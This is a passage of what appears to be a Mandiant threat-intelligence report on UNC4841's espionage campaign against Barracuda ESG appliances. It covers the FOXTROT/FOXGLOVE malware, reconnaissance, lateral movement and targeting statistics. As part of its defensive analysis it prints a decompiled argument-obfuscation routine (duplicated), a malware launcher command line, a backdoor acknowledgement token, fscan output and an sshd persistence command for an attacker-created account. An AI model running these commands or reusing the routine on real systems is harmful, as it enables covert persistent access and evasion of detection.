
Figure 8: DEPTHCHARGE sector distribution

FOXTROT / FOXGLOVE

The final malware family Mandiant observed being selectively deployed by UNC4841 was FOXTROT / FOXGLOVE. FOXGLOVE is a launcher written in C that executes the hardcoded path of FOXTROT. The payload is executed along with additional encrypted arguments for the C2, port, secret key, and jitter. FOXGLOVE uses a combination of Base64, Mod(13), and XOR with a hard-coded key to encrypt arguments.



```
v3 = vars0;
while ( v1 )
{
  *v3++ = 0;
  --v1;
}
base64_decode(dest, strlen(dest), vars0);
for ( i = strlen((const char *)vars0); i > 4; i -= 4 )
{
  v5 = i % 0xD;
  v6 = i ^ 0x9A37FA88;
  vars0[0] ^= __ROL4__(v6, v5);
}
memset(dest, 0, strlen(dest));
return strcpy(dest, (const char *)vars0);
}
```



```
v3 = vars0;
while ( v1 )
{
  *v3++ = 0;
  --v1;
}
base64_decode(dest, strlen(dest), vars0);
for ( i = strlen((const char *)vars0); i > 4; i -= 4 )
{
  v5 = i % 0xD;
  v6 = i ^ 0x9A37FA88;
  vars0[0] ^= __ROL4__(v6, v5);
}
memset(dest, 0, strlen(dest));
return strcpy(dest, (const char *)vars0);
}
```

Figure 9: FOXGLOVE encryption routine

FOXGLOVE is implemented to be configurable, as the execution path and arguments can easily be changed.


```
/usr/share/foxdoor/foxdoor_shell shell -t <Encrypted C2> -p <Encrypted Port> -s <Encrypted Secret> -r <Jitter>
```

Figure 10: FOXGLOVE execution

FOXTROT is a backdoor written in C++ that communicates via TCP and is able to be used as a proxy. Supported backdoor commands include keystroke capture, shell command execution, reverse shell creation, and file transfer.

FOXTROT contains overlaps to REPTILE shell open source code. FOXTROT notably makes use of the default sequence `;7(Zu9YTsA7qQ#vw` as an acknowledgement token, and to signal session termination. FOXTROT, however, also includes backdoor commands and functionality not present in REPTILE.

FOXTROT and FOXGLOVE are also notable in that they are the only malware families observed being used by UNC4841 that were not specifically designed for Barracuda ESGs. Based on functionality, FOXTROT was likely also intended to be deployed to other Linux-based devices within a network to enable lateral movement and credential theft. Additionally, FOXGLOVE and FOXTROT were the most selectively deployed of all the malware families used by UNC4841. At this time, Mandiant has only observed UNC4841 deploy FOXTROT and FOXGLOVE at government or government related organizations that were high priority targets for the PRC.






Figure 11: FOXTROT / FOXGLOVE sector distribution

Lateral Movement

Following Barracuda's public disclosure of CVE-2023-2868, Mandiant identified UNC4841 performing internal reconnaissance and subsequent lateral movement actions within a limited number of victim environments.

On May 16, 2023, Mandiant observed the first evidence of UNC4841 attempting to perform internal reconnaissance on a small number of victims' internal networks in which Mandiant was responding. In these cases, the actor utilized open-source tools such as fscan to perform host detection, port scanning, web fingerprint identification, web vulnerability scanning, domain control identification, and other reconnaissance actions. In one environment, the actor scanned more than 50 subnets over the course of nine days, with approximately 80 percent of these being completed in one day. Figure 12 shows an example output from the fscan tool recovered from a compromised ESG appliance.

```
<redacted>::25 open
<redacted>:25 open
<redacted>:587 open
<redacted>:443 open
[*] NetInfo:
[*]<redacted>
   [->]<redacted>
   [->]<redacted>
[*] WebTitle: https://<redacted>       code:200 len:701    title:IIS Windows Server
<redacted>:25 open
<redacted>:443 open
[*] LiveTop <redacted>/16     段存活数量为: 65
[*] LiveTop <redacted>/16     段存活数量为: 26
[*] LiveTop <redacted>/16     段存活数量为: 13
<redacted>:25 open
<redacted>:587 open
<redacted>:53 open
<redacted>:389 open
```

Figure 12: fscan output

In addition to the reconnaissance actions, Mandiant also observed UNC4841 attempting to move laterally from impacted ESG appliances within this same time period. Based on the activity observed over the course of the investigation, Mandiant believes UNC4841 was likely utilizing the contents of messages stored within the mstore, a temporary storage location on the ESG, to harvest credentials. In multiple instances, Mandiant identified cleartext credentials contained within the contents of messages stored on the ESG that UNC4841 subsequently used to successfully access the account through Outlook Web Access (OWA) on the first attempt.

In more than one case, Mandiant observed UNC4841 utilizing OWA to attempt to log in to mailboxes for users within the victim organization. In one case, a relatively low number of unsuccessful OWA access attempts resulted in the lockout of a limited number of accounts. In the cases where UNC4841 was able to obtain unauthorized access to a limited number of accounts, Mandiant did not observe UNC4841 send any email from the compromised account. Mandiant assesses that UNC4841 was likely attempting to maintain access to compromised users' mailboxes to gather information for espionage purposes post Barracuda remediation.

In addition to attempts to move laterally to Active Directory and OWA, Mandiant also observed attempts by UNC4841 to move laterally via SSH to VPNs, Proxy Servers, and other edge appliances on the victims network.

Mandiant also identified accounts created by UNC4841 within the etc/passwd file on roughly five percent of the previously impacted appliances, as another form of remote access. Account names followed a consistent format, containing four (4) randomly generated characters. The actor would then spawn a ssh daemon process to listen on a specific high port and allow login from this newly created user account as another means to maintain backdoor access to compromised appliances. An example of the command is shown as follows:

```
/usr/sbin/sshd -p 48645 -oAllowUsers=rfvN
```

In one case, Mandiant identified UNC4841 successfully accessing a Windows Server Update Services (WSUS) server utilizing a domain administrator account identified within the mstore on an ESG appliance. The access to WSUS is notable as Mandiant has observed other China-nexus espionage actors deploying malware on a WSUS server to inject fake updates for remote code execution in efforts to steal data from government entities.

Targeting

In the two months since our introduction of UNC4841, Mandiant has also come to better understand UNC4841's targeting of ESG appliances and their primary targets based on their selectivity in follow-on operations. Overall, Mandiant has observed targeted organizations across public and private sectors worldwide appear to be impacted by UNC4841 tools. While the majority of exploitation activity appears to impact the Americas, that may partially reflect the product's customer base (Figure 13).





Figure 13: Affected organizations by region

Organizations observed to be impacted by UNC4841 sit in a wide variety of verticals, with the primary targets including national governments, high tech and information technology entities, local governments, telecommunications providers, manufacturing entities, and colleges and universities. Twenty six specific verticals were observed that spanned a broad spectrum of functions (Figure 14). Noteworthy sectors that were included in minority targeted segments included healthcare and biotechnology, public health, aerospace and defense, and semiconductors.


Government (National)
High Tech and Information Technology
Government (Local)
Telecommunications
Manufacturing
Colleges and Universities
Aerospace and Defense
Financial Services
Healthcare and BioTechnology and Public Health
Consulting and Professional Services
Scientific Research and Development
Energy
Non-Profit
Logistics, Shipping, and Maritime
Electronic Components and Semiconductors
Construction, Architecture, Engineering, Agriculture
International Organizations
Hospitality, Media and Entertainment
Military
Law Offices and Legal Services
Travel and Tourism
Retail, Consumer Goods, and Services
Real Estate
Automotive
Food and Beverage Manufacturing
Consumer Products Manufacturing and Retail
N/A
0
5
10
15
20

MANDIANT





Figure 14: Sector breakdown, percentage of impacted organizations

Almost a third of identified affected organizations were government agencies. As stated in Mandiant’s earlier publication, shell scripts were uncovered that targeted email domains and users from ASEAN Ministry of Foreign Affairs, as well as foreign trade offices and academic research organizations in Taiwan and Hong Kong. In addition, the actors searched for email accounts belonging to employees of a government with political or strategic interest to the PRC while this victim government was participating in high-level, diplomatic meetings with other countries. This suggests targeted exfiltration was prioritized for specific high value geopolitical and economic users. A distinct prioritization of government agencies alongside high tech and information technology targets was also observed when examining UNC4841 tools deployed following Barracuda’s patching and initial disclosure of CVE-2023-2868. These factors support the assessment that the campaign had an espionage motivation.

GOVERNMENT vs. NON-GOVERNMENT TARGETING




